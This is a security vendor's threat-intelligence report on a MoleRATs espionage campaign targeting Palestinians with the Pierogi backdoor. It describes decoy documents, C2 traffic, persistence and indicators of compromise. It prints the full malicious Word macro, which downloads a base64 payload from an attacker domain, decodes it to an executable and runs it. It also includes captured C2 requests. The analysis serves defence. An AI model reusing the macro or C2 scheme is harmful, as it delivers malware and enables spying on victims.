New Cyber Espionage Campaigns Targeting Palestinians - Part 2: The Discovery of the New, Mysterious Pierogi Backdoor

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Background

Since December 2019, the Cybereason Nocturnus team has been investigating a campaign targeting Palestinian individuals and entities in the Middle East, mostly within the Palestinian territories. This campaign uses social engineering and decoy documents related to geopolitical affairs and relations between the Palestinian government, and references Egypt, Hezbollah, and Iran.

Part one of this research investigates the Spark campaign, where attackers use social engineering to infect victims, mainly from the Palestinian territories, with the **Spark backdoor**. For more information about part one, **click here**.

During the attacks, victims are infected with a previously undocumented backdoor, dubbed **Pierogi** by Cybereason. This backdoor allows attackers to spy on targeted victims. Cybereason suspects that the backdoor may have been obtained in underground communities rather than home-grown, as the evidence found in the code of the backdoor suggests it may have been developed by Ukranian-speaking backers.

The tactics, techniques, and procedures (TTPs), content, and theme of the decoy documents, as well as the victimology observed in the campaign, resemble previous attacks that have targeted Palestinians. In particular, these campaigns appear to be related to attacks carried out by a group called MoleRATs (aka, Gaza Cyber Gang, Moonlight), an Arabic-speaking, politically motivated group that has been operating in the Middle East since 2012.

Key Points

- **Cyber Espionage with a New Malware:** The Cybereason Nocturnus team has discovered recent, targeted attacks in the Middle East to deliver the Pierogi backdoor for politically-driven cyber espionage.
- Targeting Palestinians: The campaigns seems to target Palestinian individuals and entities, likely related to the Palestinian government.
- Using Geopolitically-charged Lure Content: The attackers use specially crafted lure content to trick their targets into opening malicious files that infect the victim's machine with the Pierogi backdoor. The decoy content of the malicious files revolves around various political affairs in the Middle East, specifically targeting the tension between Hamas and other entities in the region.
- Perpetrated by an Arabic-speaking APT, MoleRATs: The modus-operandi of the attackers as
 well as the social engineering decoy content seem aligned with previous attacks carried out by an
 Arabic-speaking APT group called MoleRATs (aka Gaza Cybergang). This group has been
 operating in the Middle East since 2012.

For a synopsis of this research, check out the Molerats & Pierogis Threat Alert.

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Infection Vector via Social Engineering

Similar to previous attacks, this campaign starts with social engineering. In one instance, it lures victims to open an email attachment. In others, it persuades victims to download a report about a recent political affair pertaining to the Middle East and specifically to Palestinian matters. In most cases, the downloaded file is either an executable that masquerades as a Microsoft Word document or a weaponized Microsoft Word document.



Malicious file named "Reports on major developments_347678363764", uploaded to VirusTotal from the Palestinian territories.

Backdoor Dropper File Name	SHA-256
عددت عول أهم المستجدات exe. Translation: Report on major developments_347678363764.exe	4e77963ba7f70d6777a77c158- fab61024f384877d78282d31ba7b- bac06724b68
Ente-laqa_hamas_32_1412_847403867_rar.exe Translation: Hamas_32th_Anniver-sary32_1412_847403867_rar.exe	094e318d14493a9f56d56b44b30fd396af8b296 119ff5b82aca01db9af83fd48
final_meet- ing_9659836_299283789235_rar.exe	050a45680d5f344034be13d4fc3a7e389ce- b096bd01c36c680d8e7a75d3dbae2
Employee-entitlements-2020.doc	b33f22b967a5be0e886d479d47d6c9d35c6639 d2ba2e14ffe42e7d2e5b11ad80
Congratulations_Jan-7_78348966_pdf.exe	4be7b1c2d862348ee00bcd36d7a6543f1eb- b7d81f9c48f5dd05e19d6ccdfaeb5

Decoy Content

As soon as the victim double-clicks on the dropper, they are presented with the decoy document. The document lowers the victim's suspicions by distracting them with a real document while the dropper installs the backdoor. However, some of the documents also play an additional role in the attack. While

some are more neutral, quoting from newspapers and the media, others seem to report fake news to spread misinformation that serves a political agenda. With regards to decoy content themes, this campaign resembles previous campaigns reported in blogs by Vectra, Unit 42, and Talos. The contents of the decoy documents seems to include:

- Potentially fake documents that appear to be issued by the Palestinian government.
- Meetings minutes of different Palestinian organizations.
- · News about Hamas and the Palestinian National Authority.
- Potentially fake, leaked Hamas documents.
- · Criticism of and embarrassing content about Hamas.

Decoy Document Name	Docu- ment Descrip- tion	SHA-256
APA adopted resolution Unlimited support for Palestinian people.docx	Describes a resolution by the Asian Parliamentary Assembly (APA) held in Anatalya, announcing unlimited support for the Palestinian people.	7b4c736b92ce702fb584845380e237aa55ddb4ef693ea65a766c9d9890b3852c

jalsa.rar	Contains the above men- tioned docu- ment, as well as photos of the assem- blies and political cartoons criticiz- ing Hamas	50a597aa557084e938e2a987ec5db99187428091e8141e616c-ced72e6a39de1b
Internet in government.pdf / Define the Internet in government institutions.pdf	An- nounce- ment about a new reg- ulation regard- ing inter- net us- age in Palestin- ian gov- ernment institu- tions. The an- nounce- ment states that porn, gambling and en- tertain- ment sites will be blocked.	9e4464d8dc8a3984561a104a93a7b8d6eb3d622d5187ae1d3fa6f6dafa2231a8

Congratu- lations Jan-7.pdf	Letter allegedly from the Bar-celona branch of the Federation of Independent Palestinian Communities and Organizations and Events in the Diaspora. The letter commemorates the 73rd anniversary of the Syrian Army, and expresses the Palestinian support of Bashar Al-Asad. The letter ends with "Death to Israel" and "Humiliation and shame to the	65c8b9e9017ac84d90553a252c836c38b6a3902e5ab24d3a4b8a584e2d615fcc
	and shame	

Daily_Re- port.docx	Daily summary of news concerning different Palestinian govenment related issues.	d3771d58051cb0f4435232769ed11c0c0e6457505962ddb6ee- b46d900de55428
Directory of Govern- ment Ser- vices.pdf	A screen-shot from a website of the Palestinian government, showing a directory of the different ministries.	9e4464d8dc8a3984561a104a93a7b8d6eb3d622d5187ae1d3fa6f6dafa2231a8
Meeting Agenda.pdf	Corrupt- ed file	f6876fd68fdb9c964a573ad04e4e0d3cfd328304659156efc9866844a28c7427
imgonline- com-ua- dexifEEd- Wulb- NSv7G.jpg	potentially leaked Hamas document detailing Hamas 32nd anniversary expenses in different regions in the Palestinian Territories	932ecbc5112abd0ed30231896752ca471ecd0c600b85134631c1d5ffcf5469fb

Asala.mp3 An .mp3 4583b49086c7b88cf9d074597b1d65ff33730e1337aee2a87b8745e94539d964 file of a song by the famous Syrian singer Asala Nasri (song name: Fen Habibi, translation: "where is my loved one?")

Select screenshots from the above decoy content:



Excerpt of the decoy documents presented to the victims.



Potentially leaked Hamas document detailing expenses for Hamas 32th anniversary celebrations.

In addition to the documents, the content includes a number of political cartoons that criticize Hamas' relations with Iran and Hamas' standing as a resistance movement.





"#Iran Movement" - depicting the co-founder of Hamas, Mahmoud Al-Zahar and Ali Khamenei, the Supreme leader of Iran.

SHA-256: 06e92ca2d9c6c17c45ed5b347d-f1d27cb96747ba3a4585f7c94f0861fc643e94

"Hamas 32 years after its establishment"
Top: "The Speeches (calling for)
'Resistance"
Bottom: "The reality"

SHA-256:

6ccdfa8fcf5e2fc5baeea765e59a10e9f9a5d3d1b2a2f189ff1beee4fe9c4539

Infection Vector: Analysis of the Malicious Word Document

While the majority of infections in this campaign did not originate from Malicious Microsoft Word documents, the Cybereason Nocturnus team found several weaponized Microsoft Word documents with an embedded downloader macro that downloads and installs the backdoor used in this attack.



Malicious Microsoft Word Document uploaded from the Palestinian territories.

Docu- ment Name	Phishing Content	SHA-256
السيرة الذاتية منال1.doc Transla- tion: CV Manal 1	Resume of a woman from Abu-Dis, Palestinian Authority.	4a6d1b686873158a1e- b088a2756daf2882be- f4f5f- fc7af370859b6f87c08840f
Employ- ee-enti- tlements- 2020.doc	A statement of the Ministry of Finance on civil and military employee benefits and salaries, discussing the conterversial issue Palestinian Authority employees that have not been paid or paid in full their salaries.	b33f22b967a5be0e886d4 79d47d6c9d35c6639d2ba 2e14ffe42e7d2e5b11ad80

When the victims open the document, they are encouraged to click on *Enable Content*, which causes the embedded malicious macro code to run.



Contents of the weaponized Microsoft Word document.

The macro code embedded in the document is rather simple and is not obfuscated. In fact, it is almost unusual in its unsophistication.

The macro code does the following:

- 1. Downloads a Base64 encoded payload from the following URL: hxxp://linda-callaghan[.]icu/Minkowski/brown.
- 2. Writes the decoded payload to C:\ProgramData\IntegratedOffice.txt.
- 3. Decodes the Base64 payload and writes the file to C:\ProgramData\IntegratedOffice.exe.
- 4. Runs the executable file and deletes the .txt file.

```
Private Sub Document Open ()
3
4
    Dim oStream
5
6
    Set xHttp = CreateObject("MSXML2.XMLHTTP")
    xHttp.Open "POST", "http://linda-callaghan.icu/Minkowski/brown", False
9
10
        Set oStream = CreateObject("ADODB.Stream")
12
        oStream.Open
13
        oStream.Type = 1
14
        oStream.Write xHttp.responseBody
        oStream.SaveToFile "C:\ProgramData\IntegratedOffice.txt"
16
        oStream.Close
17
18
        Set fso = CreateObject("Scripting.Filesystemobject")
19
        Set mm = fso.OpenTextFile("C:\ProgramData\IntegratedOffice.txt", 1)
        contents = mm.ReadAll()
21
        mm.Close
23
        Set oXML = CreateObject("Msxml2.DOMDocument")
24
25
        Set oNode = oXML.CreateElement("base64")
26
        oNode.dataType = "bin.base64"
         oNode.Text = contents
28
29
30
         Set BinarvStream = CreateObject("ADODB.Stream")
         BinaryStream.Type = 1 'adTypeBinary
33
         BinaryStream.Open
34
        BinaryStream.Write oNode.nodeTypedValue
35
        BinaryStream.SaveToFile ("C:\ProgramData\IntegratedOffice.exe")
38
        Call WaitFor(10)
39
        Shell ("C:\ProgramData\IntegratedOffice.exe")
40
41
42
        Dim Bfso
43
         Set Bfso = CreateObject("Scripting.FileSystemObject")
44
         Bfso.DeleteFile ("C:\ProgramData\IntegratedOffice.txt")
45
```

Malicious macro code found in the phishing document.

Analysis of the Pierogi Backdoor

Pierogi, the backdoor in this attack, appears to be a new backdoor written in Delphi. It enables the attackers to spy on victims using rather basic backdoor capabilities. While it is unknown at this point whether the backdoor was coded by the same members of the group behind the attacks, there are indications that suggest that the malware was authored by Ukranian-speaking malware developers. The commands used to communicate with the C2 servers and other strings in the binary are written in Ukrainian.

This is why we chose to name the malware **Pierogi**, after the popular East European dish.

Send ScreenShot....

terrell

zavantazhyty

Send CMD....

pidnimit

RESPONSE:

Send SC Exception:

62c92ba585f74ecdbef4c4498a438984

ScreenShot

Strings embedded in the backdoor binary that show Ukranian words.

The backdoor has the following capabilities:

- · Collects information about the infected machine.
- · Uploads files to the attackers' server.
- · Downloads additional payloads.
- · Takes screenshots from the infected machine.
- · Executes arbitrary commands via the CMD shell.

In addition to spy features, the backdoor also implements a few checks to ensure it is running in a safe environment. Specifically, it looks for antivirus and other security products.

- 1. The backdoor queries Windows for installed antivirus software using WMI: SELECT * FROM AntiVirusProduct
- 2. It looks for specific antivirus and security products installed on the infected machine, such as Kaspersky, eScan, F-secure and Bitdefender.


```
call
        dword ptr [ecx+0D8h]
        edx, offset aKasper; "Kasper"
mov
        eax, ds:dword_5E4600
mov
call
        sub 44EBC0
        al, al
test
        short loc_427F07
jnz
        edx, offset aEscan;
mov
mov
        eax, ds:dword 5E4600
call
        sub 44EBC0
        al, al
test
jnz
        short loc 427F07
        edx, offset unk 58F444
mov
        eax, ds:dword 5E4600
mov
        sub_44EBC0
call
test
        al, al
        short loc 427F07
jnz
        edx, offset aCorporate ; "Corporate"
mov
mov
        eax, ds:dword 5E4600
call
        sub 44EBC0
test
        al, al
        short loc 427F07
jnz
        edx, offset aFSecure;
                                "F-Secure"
mov
        eax, ds:dword_5E4600
mov
        sub_44EBC0
call
test
        al, al
jnz
        short loc 427F07
        edx, offset aBitdefender; "Bitdefender"
mov
        eax, ds:dword 5E4600
mov
```

Strings of security products found in the backdoor code.

Persistence Mechanism


The backdoor achieves persistence using a classic startup item autorun technique:

- A shortcut is added to the startup folder:
 C:\Users\User\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup.
- 2. Once the user logs on to the infected machine, the shortcut points to the file binary location in the *C:\ProgramData* folder.



The backdoor persistence shown via Sysinternals Autoruns tool.

The GUID generated by the malware is saved in a file called *GUID.bi*n. This file is created in the same folder as the binary of the backdoor (C:\ProgramData\GUID.bin).



Contents of the GUID.bin file generated by the backdoor.

C2 Communication by the Pierogi Backdoor

The backdoor has rather basic C2 functionality implemented through a predefined set of URLs:

1. Sending machine information and a heartbeat to the C2:

URL: hxxp://nicoledotson[.]icu/debby/weatherford/Yortysnr

The information sent to the C2 includes:

- cname: computer name, username, and GUID
- · av: Name of detected antivirus
- osversion: version of the operating system
- · aname: the location of the malware on the infected machine

```
POST /debby/weatherford/yortysnr HTTP/1.1
Host: nicoledotson.icu
Content-Type: application/x-www-form-urlencoded
Content-Length: 217
Connection: close
cname=REVTS1RPUC1KQkIxS0w1X0tlZWdhbl95azd2THJMWnVw&av=V2luZG93cyBEZWZlbmRlcg==&osversion=V2luZG93cyAxM
CBbVmVyc2lvbiAxMC4wLjE3MTM0XQ==&aname=QzpcUHJvZ3JhbURhdGFcU3luY0Rvd25PcHR6SG9zdFByb2MuZXhl&ver=NC5IWEQ
uUGlaLjA2MDE=HTTP/1.1 200 OK
Date: Fri, 31 Jan 2020 00:38:30 GMT
Server: Apache
X-Powered-By: PHP/7.2.26
Accept-Ranges: none
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
Connection: close
cochran
```

Sending basic information about the infected machine

2. Requesting commands from the C2 server:

URL: hxxp://nicoledotson[.]icu/debby/weatherford/Ekspertyza

Ekspertyza means expertise or examination in Ukranian. There are 3 basic commands coming from the server in the form of md5 hashes:

MD5 hash	Plain text command
Dfff0a7fa1a55c8c1a4966c19f6da452	cmd
51a7a76a7dd5d9e4651fe3d4c74d16d6	downloadfile
62c92ba585f74ecdbef4c4498a438984	screenshot

```
POST /debby/weatherford/ekspertyza HTTP/1.1
Host: nicoledotson.icu
Content-Type: application/x-www-form-urlencoded
Content-Length: 53
Connection: close

JkjdaEWQTTTu=TVVFTExFUi1QQ19NdWVsbGVyXzY1WE82a0RkTXg=HTTP/1.1 200 OK
Date: Fri, 31 Jan 2020 00:38:26 GMT
Server: Apache
X-Powered-By: PHP/7.2.26
Accept-Ranges: none
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
Connection: close
62c92ba585f74ecdbef4c4498a438984;
```

Receiving command from the server to upload a screenshot of the infected machine's screen.

3. Uploading data (mainly screenshots) to the C2:

URL: hxxp://nicoledotson[.]icu/debby/weatherford/Zavantazhyty

Zavantazhyty means to load or download in Ukranian. This command is used to upload collected data to the C2 server. For example, in some instances the backdoor uploads screenshots taken from an infected machine, as can be seen in the example below.

The backdoor uploads a screenshot of the infected machine to the C2 server.

4. Removing information:

URL: hxxp://nicoledotso[.]icu/debby/weatherford/Vydalyty


Vydalyty means to remove or delete in Ukrainian. The malware can delete various requests based on the command below.


```
ecx, ds:dword_5E45E0
mov
        edx, offset aJkjdaewqtttu_0; "JkjdaEWQTTTu="
mov
             [ebp+var_40]
        sub_408D80
        ecx, [ebp+var_40]
mov
        edx, offset aVydalyty;
mov
             [ebp+var_8]
call
            426F50
        ecx, [ebp+var_44]
mov
                                      "Delete Request
        edx, offset aDeleteRequest ;
             [ebp+var_48]
```

Excerpt from the code that handles deletion requests from the C2 server.

Recent Infrastructure

The records of the domains and IPs involved in this campaign seem to show that the attackers created a new infrastructure specifically for this campaign. The domains were registered in November 2019 and operationalized shortly after, as shown below.





PassiveTotal UI: An activity timeline of the malicious domain Linda-callaghan[.]icu.

An activity timeline of the malicious domain Nicoledotson[.]icu.

Conclusion

In part two of this research, we examined the Pierogi campaign. Cybereason suspects this campaign targets Palestinian individuals and entities in the Middle East, specifically directed at those in the Palestinian government. The threat actors behind the campaign use social engineering to infect their victims with the Pierogi backdoor for cyber espionage purposes.

The threat actor behind the attack invested considerable time and effort to lure their victims with specially-crafted documents that target Palestinian individuals and entities in the Middle East. In our analysis, we reviewed the TTPs and the decoy content, and pointed out the similarities between previous attacks that have been attributed to MoleRATs, an Arabic-speaking, politically motivated group that has operated in the Middle East since 2012.

The Pierogi backdoor discovered by Cybereason during this investigation seems to be undocumented and gives the threat actors espionage capabilities over their victims. Based on the Ukranian language embedded in the backdoor, Cybereason raises the possibility that the backdoor was obtained in underground communities by the threat actors, rather than developed in-house by the group.

Learn how to protect against these types of attacks with the right roles for SIEM and EDR. Download our white paper.

Indicators of Compromise

Click here to download the MoleRATs IOCs (PDF)

MITRE ATT&CK BREAKDOWN

Initial Ac- cess	Exe- cution	Persis- tence	Privi- lege Escala- tion	Defense Evasion	Discov- ery	Col- lec- tion	C&C	Exfil- tration
------------------------	----------------	------------------	-----------------------------------	--------------------	----------------	----------------------	-----	-------------------

Spear phish- ing At- tach- ment	Com- mand- Line Inter- face	Sched- uled Task	Bypass User Account Control	Bypass User Ac- count Control	System Informa- tion Discov- ery	Screen Cap- ture	Web Ser- vice	Data En- crypted
Spear phish- ing Link	Sched- uled Task	Registry Run Keys / Startup Folder	Startup Items	Deobfus- cate/De- code Files or Information	User Discov- ery	Auto- mated Collec- tion	Data En- cod- ing	
	Script- ing	Shortcut Modifica- tion		Disabling Security Tools	Virtual- ization/ Sand- box Discov- ery		Re- mote File Copy	
	User Execu- tion			File Deletion				
				Software Packing				
				Mas- querading				
				Evade Analysis Environ- ment				
				Security Software Discovery				